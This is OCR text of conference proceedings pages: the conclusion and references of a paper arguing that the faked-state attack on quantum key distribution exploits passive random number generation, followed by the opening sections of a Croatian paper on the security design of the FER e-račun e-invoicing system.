To illustrate this let us assume that Bob's receiver utilizes actively selectable detection bases by means of electronically controllable phase modulator, as shown in Fig 2b. Pockels cell is an electrically controlled wave plate which can be used to rotate polarization of the qubit, for example by either 0^0 or 45°. A binary value (0 or 1) from the local binary random number generator (RNG) determines the measurement base. Crucial assumption for the security is that the RNG must be local and private therefore unpredictable and random to Eve. In that case her blinding technique cannot help her to choose Bob's base. Instead Eve must rely on 50% chance to have chosen the same base as Bob did, in which case she can send him the correct bit value, but this would result in a very high BER and her wrongdoing would be easily detected.

But if she would be able to perfectly guess in advance the random bit which determines Bob's base, she then could swiftly choose the same base, generate qubit corresponding to whichever bit value she got from Alice and send it to Bob. She would probably generate not one but several of qubits to make sure that Bob detects it. In that way she would be able to run the same attack as described in [38] but now she would not need to use detector blinding technique nor to send strong pulses that would alarm potential blinding attack guard. This shows that guessability of random numbers in receiving station can be devastating for QKD. It is easy to see that the same holds for the sending station: if Eve would know the

random numbers in Eve's station perfectly she wouldn't even need to bother measuring the qubits, while if she could guess Alice's random numbers only with certain probability she could use that information to improve results of imperfect masurements of qubits.

From this we conclude that key to Eve's success in the faked-state attack [38] was not blindability itself but the fact that she was able to manipulate Bob's random number generator and thus choose his measurement bases such at will. Indeed the "faked-state attack" is actually an attack to the RNG of the receiving station. Blindability is merely a technique suitable to break the unfortunate passive construction of the RNG. In that respect a private, electronic quantum random number generator would significantly enhance security of the described QKD system, even if no countermeasure is undertaken to prevent the blindability of detectors.

Let us now describe one possible realization of information-theoretically perfect electronic random number generator which produces one random bit at a request, shown in Fig. 3. It consists of a single photon source, beam splitter and two detectors. When a request is sent through the Rq. line, a photon emitted by the photon source PS incoming to the beamsplitter BS either reflects towards detector D0 thus producing "0" or passes through towards detector D1 thus producing "1". Photon emission and detection do not happen with 100% efficiency, but this problem can be easily overcame by use of a small buffer memory.




Fig. 3. Beam-splitter based random number generator

Although passive (Fig. 3a) and active (Fig. 3b) receiving schemes are seemingly functionally equivalent, the scheme with explicit, electronic random number generator is secure against random number attacks. Namely, even though an information-theoretically perfect random number generator shown can be made in exactly the same way as a part of the Bob's receiving station, namely using a photon source, a beam splitter and two detectors (Fig . 3), a subtle difference between passive and active schemes is that electronic RNG internally collapses wave function and outputs only classical information (random bits) in one (outward) direction. Such generator does not receive any information from communication channels and consequently cannot be manipulated by Eve. Contrary to that, the passive scheme utilized in the broken QKD system(s) uses very same photons, beam splitters and detectors for both random number generation and communication, which has proven to be an expensive way to make apparatus cheaper. Quantum random number generators suitable for QKD are of course well known in the art [39-41] and can readily be implemented as suggested here. The irony is that both companies whose QKD systems have been broken actually manufacture electronic random number generators which could have been used therein to achieve resilience to attacks on random number generators.

The active scheme in Fig. 2b is not new: it is actually the scheme used in the very first realization of QKD [2]. What is new in the present work is realization that passive receiving scheme permits attacks on the local RNG because it is directly linked to the communication line – a notion that obviously eluded constructors of the two commercial crypto systems. Furthermore, in this work we emphasize paramount importance of both local random number generators to security of the QKD protocol and that breaking either of them may lead to silent failure of the whole system.

Finally, we note that by using the detector blinding technique on a setup with passive RNG, the earlier mentioned "simulated" MIT attack [30] becomes a viable realistic possibility, not only a simulation, thus adding one more item to the list of 100% efficient attacks on QKD.

V. CONCLUSION

Recently, a strong attack called "faked state attack" has been demonstrated that was successful in completely breaking two commercial quantum cryptographic systems by exploiting overlooked technological loophole. Once loophole has been found it was relatively easy to close it. In this work we gave one original contribution to closing this most devastating loophole found so far by noting that the reason why it worked was that it enabled attack on the random number generator in the receiving station. We propose to use an active basis selection scheme and electronic random number generator to avoid this kind of attack. Even though the proposed scheme is not new, the understanding why it is better has eluded researchers so far. We further conclude that, no matter what technique may be used in future, it is sufficient to break either of the two RNGs in the QKD system and the system will fail. All this shows that, nevertheless, and in spite of the fact that information-theoretic security proofs still hold, it has become clear that more research is needed in studying connection between technical imperfections and possible security loopholes.

Quantum key distribution, QKD, is the only known practical information theoretic proven cryptographic system for secure key growth. We therefore believe that it is worth of effort to explore ways to make it secure also against implementation loopholes.

Probably a new approach to security proofs will be needed to accomplish that task.

REFERENCES

[1] C. H. Bennett and G. Brassard, “Quantum cryptography: public key distribution and coin tossing,” in Proceedings of IEEE International Conference on Computers, Systems and Signal Processing Bangalore India (IEEE, 1984), 175-179

[2] C.H. Bennett, F. Bessette, G. Brassard, L Salvail and J. Smolin, "Experimental Quantum Cryptography", J. Cryptology,5 (1992) 3-28

[3] W. K. Wootters and W. H. Zurek, "A single quantum cannot be cloned," Nature 299, 802-803 (1982)

[4] D. Dieks, "Communication by EPR devices", Phys. Lett. A 92, 271 (1982)

[5] P. W. Shor and J. Preskill, "Simple proof of security of the BB84 quantum key distribution protocol," Phys. Rev. Lett. 85, 2, 441–444 (2000)

[6] D. Mayers, "Unconditional security in quantum cryptography", JACM 48, 351-406 (2001)

[7] Z. Quan and T. Chaojing, "Simple proof of the unconditional security of the Bennett 1992 quantum key distribution protocol," Phys. Rev. A 65, 062301 (2002)

[8] C. H. Bennett, G. Brassard, and N. D. Mermin, "Quantum cryptography without Bell's theorem," Phys. Rev. Lett 68, 5, 557-559 (1992)

[9] X. Ma, C.-H. F. Fung, and H.-K. Lo, "Quantum key distribution with entangled photon sources," Phys. Rev. A 76, 012307 (2007)

[10] D. Gottesman and J. Preskill, "Secure quantum key distribution using squeezed states," Phys. Rev. A 63, 022309 (2001)

[11] A. Lamas-Linares and C. Kurtsiefer, "Breaking a quantum key distribution system through a timing side channel," Opt. Express. 15, 15, 9388-9394 (2007)

[12] S. Nauerth, M. Furst, T. Schmitt-Manderbach, H. Weier and H. Weinfurter, "Information leakage via side channels in freespace BB84 quantum cryptography," New J. Phys 11, 065001 (2009)

[13] Y. Zhao, C. H. F. Fuang, B. Qi, C. Chen, and H.-K. Lo, "Quantum hacking: Experimental demonstration of time-shift attack against practical quantum-key-distribution systems," Phys. Rev. A 78, 042333 (2008)

[14] F. Gao, F. Guo, Q. Wen, and F. Zhu, "Comment on 'Experimental Demonstration of a Quantum Protocol for Byzantine Agreement and Liar Detection'," Phys. Rev. Lett 101, 208901 (2008)

[15] A. Wojcik, "Eavesdropping on the 'ping-pong' quantum communication protocol," Phys. Rev. Lett 90, 157901 (2003)

[16] A. Wojcik, "Comment on 'Quantum dense key distribution',"Phys. Rev. A 71, 016301 (2005)

[17] Yi Zhao, Bing Qi, and Hoi-Kwong Lo, "Quantum key distribution with an unknown and untrusted source," Phys. Rev. A 77, 052327 (2008)

[18] Xiang Peng, Hao Jiang, Bingjie Xu, Xiongfeng Ma, and Hong Guo, "Experimental quantum key distribution with an untrusted source," arXiv.org/quant-ph/arXiv:0806.1671v2 (2008)

[19] N. Gisin, S. Fasel, B. Kraus, H. Zbinden, and G. Ribordy, "Trojan-horse attacks on quantum-key-Distribution systems," Phys. Rev. A 73, 022320, (2006)

[20] F. Deng, X. Li, H. Zhou, and Z. Zhang, "Improving the security of multiparty quantum secret sharing against Trojan horse attack," Phys. Rev. A 72, 044302 (2005)

[21] W. Yong, W. Huadeng, L. Zhaohong, H. Jinxiang, "Man-in-the-middle attack on BB84 protocol and its defence appears in: International Conference on Computer Science and Information Technology, 2009., p438-439, Beijing 8-11 Aug. 2009

[22] F. Gao, Su-Juan Qin, Fen-Zhuo Guo, and Qiao-Yan Wen, "Dense-Coding Attack on Three-Party Quantum Key Distribution Protocols," arXiv.org/quant-ph/arXiv:1009.2545v2 (2011)

[23] F. Xu, B. Qi and H.- K. Lo, "Experimental demonstration of phase-remapping attack in a practical quantum key distribution system", New J. Phys. 12, 113026 (2010)

[24] V. Makarov, "Controlling passively quenched single photon detectors by bright light," New J. Phys 11,065003 (2009)

[25] V. Makarov, A. Anisimov, S. Sauge, "Quantum hacking: adding a commercial actively-quenched module to the list of single-photon detectors controllable by Eve," arXiv.org/quantph/ arXiv:0809.3408v2 (2009)

[26] L. Lydersen, C. Wiechers, C. Wittmann, D. Elser, J. Skaar and V. Makarov, "Hacking commercial quantum cryptography systems by tailored bright illumination," Nature Photonics 4, 686–689 (2010)

[27] I. Gerhardt, Q. Liu, A. Lamas-Linares, J. Skaar, C. Kurtsiefer, V. Makarov, "Perfect eavesdropping on a quantum cryptography system", arXiv:1011.0105v1 [quant-ph]

[28] C. Wiechers, L. Lydersen, C. Wittmann, D. Elser, J. Skaar, Ch. Marquardt, V. Makarov and G. Leuchs, "After-gate attack on a quantum cryptosystem," New J. Phys 13, 013043 (2011)

[29] L. Lydersen, C. Wiechers, C. Wittmann, D. Elser, J. Skaar, and V. Makarov, "Thermal blinding of gated detectors in quantum cryptography," Optics Express 18, 26, 27938-27954 (2010)

[30] T. Kim, I. Stork genannt Wersborg, F. N. C. Wong, and J H. Shapiro, "Complete physical simulation of the entangling-probe attack on the Bennett-Brassard 1984 protocol", Phys. Rev. A 75, 042327 (2007)

[31] A.W.Covielo (RSA), "Open Letter to RSA Customers", URL: http://www.rsa.com/node.aspx?id=3872

[32] W. Baocang, L. Shuanggen, H. Yupu, "New weak keys in RSA", Wuhan University Journal of Natural Sciences 11, 1007-1202 (2006)

[33] S. Maitra, S. Sarkar, "Revisiting Wiener's Attack – New Weak Keys in RSA", Information Security - Lecture Notes in Computer Science, p228-243, Springer Berlin / Heidelberg 2008

[34] S. Manuel, "Classification and generation of disturbance vectors for collision attacks against SHA-1", Des. Codes Cryptography 59, 247-263 (2011)

[35] Z. L. Yuan, J. F. Dynes and A. J. Shields, "Avoiding the blinding attack in QKD," Nature Photonics 4, 800-801 (2010)

[36] N. Gisin, G. Ribordy, H. Zbinden, D. Stucki, N. Brunner and V. Scarani, "Towards practical and fast Quantum Cryptography", arXiv.org:quant-ph/0411022 (2004)

[37] L. Lydersen, V. Makarov, and J. Skaar, "Secure gated detection scheme for quantum cryptography," Phys. Rev. A 83,032306 (2011)

[38] I. Gerhardt, Q. Liu, A. Lamas-Linares, J. Skaar, C. Kurtsiefer and V. Makarov}, "Full-field implementation of a perfect eavesdropper on a quantum cryptography system", Nat. Comm. 2, 349 (2011)

[39] M. Stipčević, B. Medved Rogina, Quantum random number generator based on photonic emission in semiconductors, Rev. Sci. Instrum. **78,** 045104:1-7 (2007)

[40] T. Jennewein, U. Achleitner, G. Weihs, H. Weinfurter, A. Zeilinger, "A Fast and Compact Quantum Random Number Generator", Rev. Sci. Instrum. **71**, 1675–1680 (2000)

[41] M. Fuerst, H. Weier, S. Nauerth, D. G. Marangon, C. Kurtsiefer, H. Weinfurter, , "High speed optical quantum random number generation," Opt. Express **18**, 13029-13037 (2010)

Sigurnost sustava FER e-račun

Luka Humski*, Zoran Skočir * i Boris Vrdoljak**
* Sveučilište u Zagrebu Fakultet elektrotehnike i računarstva/Zavod za osnove elektrotehnike i električka mjerenja, Zagreb, Hrvatska
** Sveučilište u Zagrebu Fakultet elektrotehnike i računarstva/Zavod za primijenjeno računarstvo, Zagreb, Hrvatska
{luka.humski, zoran.skocir, boris.vrdoljak}@fer.hr

Sažetak - U današnje vrijeme sve je važnije poslovne procese čim više automatizirati što se obavlja elektroničkim poslovanjem. Vrlo važan poslovni proces razmjena je elektroničkih računa (e-računa). Na FER-u je razvijen sustav za razmjenu elektroničkih računa *FER e-račun*. Sigurnost informacijskih sustava općenito pa tako i sigurnost sustava *FER e-račun* vrlo je važna. U ovom je članku opisano kako je u sustavu *FER e-račun* implementirana sigurnost. Ona je u ovom sustavu implementirana u pet osnovnih koraka: za pristup korisnika bilo kojoj od aplikacija od kojih se sustav sastoji potrebno je proći proces autentifikacije i autorizacije; sav korisnički unos provjerava se s ciljem zaštite od unosa zlonamjernog koda; veza između klijentskih računala i poslužitelja informacijskih posrednika provodi se korištenjem sigurnosne nadgradnje protokola HTTP, protokolom HTTPS koji koristi sigurnosni protokol SSL/TLS; komunikacija između informacijskih posrednika odvija se korištenjem *web*-usluga čija je sigurnost osigurana sigurnosnim proširenjem *WS-Security*; računi koji se kroz sustav razmjenjuju digitalno se potpisuju korištenjem FINA-ine pametne kartice.

I. UVOD

Elektroničko poslovanje (e-poslovanje) oblik je organizacije poslovanja koji obuhvaća poslovne transakcije i razmjenu informacija što se izvode uporabom informacijske i komunikacijske tehnologije u poduzeću, između poduzeća i njihovih kupaca ili između poduzeća i javne administracije [1]. Osnovna karika elektroničkog poslovanja dobavni je lanac, a osnovni poslovni procesi koje uključuje jesu: katalog, natjecanje, ugovor, narudžba, vremensko terminiranje isporuke, izdavanje računa, plaćanje te obavještavanje o plaćanju. Kako bi navedeni dobavni lanac te cjelokupni proces e-poslovanja bili ostvarivi, potrebno je ostvariti određene elektroničke isprave i postupke poput e-kataloga, e-narudžbenice, e-računa, registra korisnika e-računa, e-plaćanja, e-potpisa, e-identiteta te semantičke i tehničke interoperabilnosti. Cilj je elektroničkog poslovanja automatizirati (nužno i digitalizirati) poslovne procese u najvećoj mogućoj mjeri. Primjerice, u svijetu u kojem se ne koriste elektroničke isprave kupac bi napisao papirnatu narudžbu te je poštom, faksom ili elektroničkom poštom poslao prodavatelju. Prodavatelj bi ručno analizirao narudžbu te bi je, ako može isporučiti proizvode ili izvršiti usluge iz narudžbe, odobrio. Potom bi elemente iz narudžbe ručno prepisao na račun te bi istim medijem kojim je primio narudžbu izdao i račun. U svijetu koji koristi elektroničko poslovanje taj bi se isti postupak izveo slanjem računalno čitljive narudžbe (uobičajeno u formatu XML). Iz te narudžbe, nakon što je prodavatelj odobri, bilo bi moguće preuzeti elemente koje i račun sadrži te automatski (bez prepisivanja) generirati račun. Na opisani se način štedi vrijeme, papir (ekološka osviještenost), uklanja mogućnost pogrješaka pri prepisivanju što na koncu zajedno rezultira financijskim uštedama (prema [2], samo bi se u Hrvatskoj uštedjelo 6 milijardi kuna godišnje, od čega oko 350 milijuna kuna samo u državnoj upravi).

U današnje vrijeme elektroničko poslovanje sve više uzima maha. Mnogi procesi koji su se ranije vodili ručno danas se digitaliziraju i automatiziraju. U tom se procesu osim problema vezanih za funkcionalnost sustava javljaju i problemi vezani za sigurnosti sustava. Novi način organizacije poslovanja traži i provođenje novih sigurnosnih mjera. Bitno je omogućiti povjerljivu komunikaciju što se ostvaruje šifriranjem komunikacije, ali također i osigurati nadomjestak za vlastoručni potpis i pečat u papirnatom poslovanju. U tu je svrhu osmišljen digitalni potpis, tj. postupak kojim se dokumentu dodaje dodatak šifriran korištenjem podataka dostupnih samo osobi koja dokument potpisuje. Takav dodatak u potpunosti zamjenjuje vlastoručni potpis i pečat jer kao i spomenuti ima svojstvo da pripada samo jednoj osobi.

Ostatak članka organiziran je na sljedeći način: u poglavlju II opisan je sustav za razmjenu e-računa *FER e-račun*; u poglavlju III definirana je sigurnost mreža, usluga i aplikacija, pobrojani su osnovni sigurnosni zahtjevi te su opisane najvažnije sigurnosne norme za sustav *FER e-račun*; u poglavlju IV objašnjeno je kako je korištenjem ranije opisanih normi implementirana sigurnost u sustav *FER e-račun*; u poglavlju V ukratko je prikazana implementacija sigurnosti u sličnim sustavima; u poglavlju VI iznesene su smjernice za budući rad, a u poglavlju VII dan je zaključak.

II. OPIS SUSTAVA *FER E-RAČUN*

Na Fakultetu elektrotehnike i računarstva Sveučilišta u Zagrebu (FER) razvijen je pilotski sustav za razmjenu elektroničkih računa. Razmjena e-računa podrazumijeva oblikovanje, slanje, primanje, pohranjivanje i pretraživanje e-računa. Kao potpora sustavu za razmjenu e-računa razvijen je i prijedlog sustava registra korisnika e-računa. Korisnici koriste sustav kroz dvije osnovne pripremljene aplikacije: aplikaciju za razmjenu e-računa, sastavljenu od aplikacije za slanje e-računa i aplikacije za pristup arhivi e-računa, te aplikaciju za pristup registru

korisnika e-računa. Za registraciju novih korisnika koristi se posebna aplikacija (obrazac).


A. *Arhitektura sustava*

Arhitektura sustava *FER e-račun* temelji se na modelu 4 *corner* (4C – četiri kuta). Kao što i samo ime sugerira, sustav ima 4 osnovne komponente: korisnika pošiljatelja računa, informacijskog posrednika pošiljatelja, informacijskog posrednika primatelja te korisnika primatelja računa. Slika 1 prikazuje skicu modela 4C (korisnik 1 i 2 – primatelji/pošiljatelj računa, IP – informacijski posrednik).

Računi se šalju na način da korisnik-pošiljatelj oblikuje (ručno ili kroz aplikaciju) e-račun te ga proslijedi svom informacijskom posredniku. Informacijski posrednik pošiljatelja taj račun prosljeđuje informacijskom posredniku primatelja. Primatelj računa dobiva račune od svog informacijskog posrednika.

Podatke o korisnicima potrebno je negdje pohraniti zbog čega na svakom informacijskom posredniku postoji registar korisnika e-računa u kojem se pohranjuju svi važni podatci vezani za korisnike, klijente određenog informacijskog posrednika.

Bitna značajka ovakve arhitekture sustava jest činjenica da je središnji dio sustava potpuno decentraliziran. Središnji dio sustava sastoji se od skupa (moguće beskonačno mnogo) informacijskih posrednika. Međutim, što je veći broj informacijskih posrednika, teže je znati kojem informacijskom posredniku poslati račun kako bi on stigao do primatelja. Zbog toga je u sustav uveden središnji registar korisnika e-računa u kojem se pohranjuju osnovni podatci potrebni za usmjeravanje e-računa. Nakon što korisnik pošiljatelj računa preda račun koji želi poslati svom informacijskom posredniku, informacijski će posrednik iz računa dohvatiti OIB primatelja računa te od središnjeg registra zatražiti informaciju o tome kojem informacijskom posredniku treba proslijediti račun kako bi on stigao do primatelja. Skicu razvijenog sustava za razmjenu elektroničkih računa prikazuje Slika 2. Na slici su naznačene sastavnice sustava te *web*-usluge kojima te sastavnice komuniciraju.



Slika 1. Skica modela 4C

Sustav *FER e-račun* sastoji se od:


1. aplikacija koje omogućuju oblikovanje i slanje e-računa, pregledavanje arhive primljenih i poslanih e-računa te registriranje novih korisnika i pregledavanje podataka o postojećim korisnicima
2. informacijskih posrednika (s lokalnim registrima korisnika e-računa) koji omogućuju razmjenu oblikovanih računa
3. središnjeg registra korisnika e-računa
4. *web*-usluga korištenjem kojih se e-računi razmjenjuju.

III. PREGLED KORIŠTENIH SIGURNOSNIH NORMI

Nakon što je u prethodnom poglavlju opisan sustav *FER e-račun*, u ovom će poglavlju biti objašnjeno što je to sigurnost mreža, usluga i aplikacija te će biti opisane za taj sustav najvažnije sigurnosne norme, a sve s ciljem da se u sljedećem poglavlju objasni kako je korištenjem tih normi implementirana sigurnost u sustavu *FER e-račun*.

Sigurnost mreža, usluga i aplikacija može se promatrati kao sposobnost mreže i informacijskog sustava da se suprotstavi neočekivanim slučajnim događajima i neprijateljski usmjerenim akcijama [1]. Prema [1] osnovni sigurnosni zahtjevi svrstani su u sljedeće osnovne skupine:

1. **autentifikacija** – potvrda identiteta korisnika
2. **cjelovitost (integritet)** – jamstvo da su informacije poslane, primljene ili pohranjene u izvornom i nepromijenjenom obliku
3. **povjerljivost** – zaštita komunikacije ili pohranjenih podataka od presretanja i stavljanja na uvid neovlaštenim osobama



Slika 2. Skica sustava FER e-račun

4. **neporecivost** – sudionici ne mogu odbiti ili poreći akciju u kojoj su sudjelovali

5. **kontrola pristupa** – ograničenje pristupa informacijama i ograničenje provođenja akcija

6. **raspoloživost** – informacije moraju biti raspoložive, a sustavi i usluge u operativnom stanju, usprkos mogućim neočekivanim i nepredvidljivim događajima.

U nastavku ovog poglavlja dan je pregled sigurnosnih normi koje se u sustavu *FER e-račun* koriste za implementaciju sigurnosti, a u poglavlju IV objašnjeno je kako je korištenjem tih normi sigurnost sustava u konačnici i implementirana.

A. SSL/TLS

Protokol TLS (*Transport Layer Security*) [3] i SSL (*Secure Sockets Layer*) [4] kriptografski su protokoli koji osiguravaju sigurnu komunikaciju kroz nesigurnu komunikacijsku mrežu. Radi se o implementaciji sigurnosti povrh transportnog sloja komunikacijske mreže (internetski model komunikacijske mreže poznatiji i kao model TCP/IP opisan je u [5]). Za kriptiranje podataka koristi se simetrična kriptografija. Osnovna razlika između spomenuta dva protokola jest u tome što je SSL vlasnički protokol, dok je TLS otvoreni protokol.

Protokol TLS omogućuje aplikacijama zasnovanim na arhitekturi klijent – poslužitelj komuniciranje kroz mrežu na način da se onemogući prisluškivanje.

Prije no što se uspostavi sigurna veza koja čuva stanje komunikacije, klijent i poslužitelj pregovaraju o parametrima veze. Proces uspostave sigurne veze sljedeći je:

1. Postupak uspostavljanja sigurne veze započinje spajanjem klijenta na poslužitelj koji podržava protokol TLS i zahtjevom za uspostavom sigurne veze. Pri tome klijent poslužitelju predočava listu podržanih algoritama za šifriranje i računanje *hash*-koda.
2. Iz ponuđene liste algoritama poslužitelj odabire najjači algoritam šifriranja i računanja *hash*-koda koji ujedno i on podržava.
3. Poslužitelj se identificira prema klijentu slanjem svog digitalnog certifikata.
4. Klijent može kontaktirati izdavatelja digitalnog certifikata i provjeriti mu ispravnost.
5. Kako bi stvorio sjedničke (engl. *session*) ključeve koji se koriste za sigurnu komunikaciju, klijent šifrira slučajno odabrani broj s javnim ključem poslužitelja te ga šalje poslužitelju.
6. Iz slučajno odabranog broja koji je klijent poslao poslužitelju obje strane (klijent i poslužitelj) generiraju podatke potrebne za šifriranje i dešifriranje.

B. XML Signature

Današnje elektroničko poslovanje uglavnom se temelji na razmjeni XML-dokumenata. Zbog toga su razvijene posebne norme za sigurnost XML-dokumenata, tj. sigurnosne norme ugrađene u XML. Dakako, sigurnost XML-dokumenata može biti implementirana i korištenjem standardnih sigurnosnih protokola, ali u tom je slučaju problem što ti algoritmi koriste binarne datoteke koje onda mogu biti interpretirane samo korištenjem posebnih alata. U slučaju posebnih normi za sigurnost XML-a, sigurnosne mjere dodaju se dokumentu bez kršenja pravila XML-a. Takvi se dokumenti tada mogu pregledavati korištenjem standardnih alata za XML. Također, valja biti svjestan i razlike između implementiranja sigurnosti na razini dokumenta i na razini komunikacijske mreže. Primjerice, protokolima SSL i TLS moguće je osigurati povjerljivost prijenosa informacije kroz komunikacijsku mrežu. To znači da je dokument zaštićen samo dok putuje kroz mrežu. Povjerljivost dokumenta na računalu pošiljatelja kao ni povjerljivost dokumenta na računalu primatelja nije osigurana. Implementiranje sigurnosti na razini dokumenta osigurava povjerljivost dokumenta i nakon što stigne na odredište.

XML Signature [6] jest norma za digitalno potpisivanje korištenjem XML-a. Jednim potpisom moguće je potpisati više dokumenata. Dokumenti koji se potpisuju ne trebaju nužno biti u formatu XML, a onda kada jesu nije nužno potpisati cijeli XML-dokument. Moguće je potpisati samo dio XML-dokumenta. Na taj se način omogućuje da različite dijelove jednog XML-dokumenta potpisuju različiti ljudi. Norma *XML Signature* definira način na koji se digitalni potpis i informacije o njemu pohranjuju tako da su zadovoljena pravila XML-a. Standardom se ne definira algoritam za digitalno potpisivanje, ali se definira kako ugraditi digitalni potpis u XML.

XML-potpis može se pojaviti u tri različita osnova oblika:

1. **Omotani potpis** – potpis se nalazi unutar dokumenta koji se potpisuje
2. **Omotavajući potpis** – potpis omata dokument koji se potpisuje
3. **Odvojeni potpis** – potpis se nalazi u odvojenom dokumentu (dokument koji se potpisuje identificira se URI-jem).

XML-potpis ne mora nužno uvijek biti u osnovnom obliku. Moguće su različite kombinacije osnovna tri oblika, tj. hibridni oblik. Slika 3 prikazuje primjer omotanog potpisa u koji je dodana referenca na vanjski dokument koji se potpisuje. U ovom se slučaju jednim potpisom potpisuje dokument unutar kojeg je potpis (tamnije na slici) te dokument identificiran URI-jem (svjetlije na slici).

C. WS-Security

Norma za sigurnosno proširenje *web*-usluga *WS-Security* [7] zasnovana je na već postojećim tehnologijama kao što su to, primjerice, *XML-Signature* i *XML-Encryption* koje rješavaju problem šifriranja i digitalnog potpisivanja XML-poruka. Autentifikacija se rješava protokolima X.509 i Kerberos. *XML Canonicalization* [8] opisuje način pripreme XML-sadržaja za šifriranje i digitalno potpisivanje. Norma *WS-Security* postojećim specifikacijama dodaje mogućnost ugradnje spomenutih mehanizama u SOAP-poruke. Bitno je napomenuti da je sigurnost SOAP-poruka posve neovisna o sigurnosti transportnog sloja.

WS-Security definira element SOAP-zaglavlja koji nosi podatke vezane za sigurnost pri čemu format digitalnog potpisa ili format šifriranja nisu definirani.

```
<Igrac xmlns="http://www.hou.hr/">
  <Ime>Antea</Ime>
  <Prezime>Tadic</Prezime>
  <Pozicija>Tehnicar</Pozicija>
  <Signature xmlns='http://www.w3.org/2000/09/xmldsig#'>
    <SignedInfo>
      <CanonicalizationMethod Algorithm=
        "http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod Algorithm=
        "http://www.w3.org/2000/07/xmldsig#rsa-sha1" />
      <Reference URI=""> ovaj dokument
        <Transforms Algorithm=
          "http://www.w3.org/TR/2000/WD-xml-c14n-20000710" />
        <DigestMethod Algorithm=
          "http://www.w3.org/2000/07/xmldsig#sha1" />
        <DigestValue>
          jkhKJHHIhkklADKHj=dsfs34'FDE'?sdsa
        </DigestValue>
      </Reference>
      <Reference URI=
        "http://www.abccompany.com/news/2000/03 27 00.htm">
        <DigestMethod Algorithm=
          "http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</DigestValue>
      </Reference> neki drugi dokument identificiran URI-jem
    </SignedInfo>
    <SignatureValue>DFSLK89sdf?sdasHK</SignatureValue>
    <KeyInfo>...</KeyInfo>
    <Object>...</Object>
  </Signature>
</Igrac>
```

Slika 3. Primjer hibridnog oblika XML-ovskog digitalnog potpisa

Specificira se kako se format, opisan nekom drugom specifikacijom, može ugraditi u SOAP-poruku. Slika 4 prikazuje na koji se način podatci vezani za sigurnost ugrađuju u SOAP-poruku.

IV. IMPLEMENTACIJA SIGURNOSTI U SUSTAVU *FER E-RAČUN*

U sustavu *FER e-račun* sigurnost je implementirana na način da je osigurana autentifikacija i autorizacija korisnika, podatci dobiveni od korisnika provjeravaju se radi zaštite od SQL-upada (engl. *SQL Injection*) i XSS-napada (engl. *Cross-Site Scripting*), aplikacijama koje su uključene u sustav pristupa se preko sigurnog protokola HTTP (HTTPS) korištenjem protokola SSL/TLS, a komunikacija između informacijskih posrednika odvija se korištenjem sigurnih *web*-usluga (*WS-Security*). Sustav omogućuje i digitalno potpisivanje izdanih računa, tj. cijelih XML-datoteka koje se kroz sustav *FER e-račun* razmjenjuju, a koje između ostalog sadrže i e-račun. XML-datoteke koje sadrže e-račune ne



Slika 4. Struktura sigurnosnih informacija u SOAP-poruci prema normi WS-Security [9]

šifriraju se prije arhiviranja jer se smatra da je njihovo pohranjivanje u bazu podataka kojoj se ne može pristupiti bez odgovarajućih korisničkih podataka dovoljna zaštita. Na taj način sustav ispunjava sljedeće sigurnosne zahtjeve: povjerljivost, cjelovitost, autentifikacija, neporecivost i kontrola pristupa. Zahtjev za raspoloživošću sustava nije razmatran, a njegova implementacija u značajnoj mjeri uvjetovana je i brojem korisnika realnog sustava koji će onda definirati potrebne performanse sustava. U svrhu bolje raspoloživosti, u sustavu treba implementirati redundantne ključne točke i usluge sustava.

U nastavku će po stavkama detaljnije biti opisano kako je implementirana sigurnost.

A. *Sigurnost aplikacija*

1) *Autentifikacija i autorizacija korisnika*

U postupku registracije u sustav korisniku se dodjeljuju podatci za pristup aplikacijama. Dodijeljeni pristupni podatci pohranjuju se u lokalnom registru korisnika e-računa koji održava svaki informacijski posrednik za sebe. Autentifikacija i autorizacija korisnika obavlja se korištenjem korisničkog imena i lozinke. Na taj se način određuje o kojem se korisniku radi te koje su njegove ovlasti u aplikaciji.

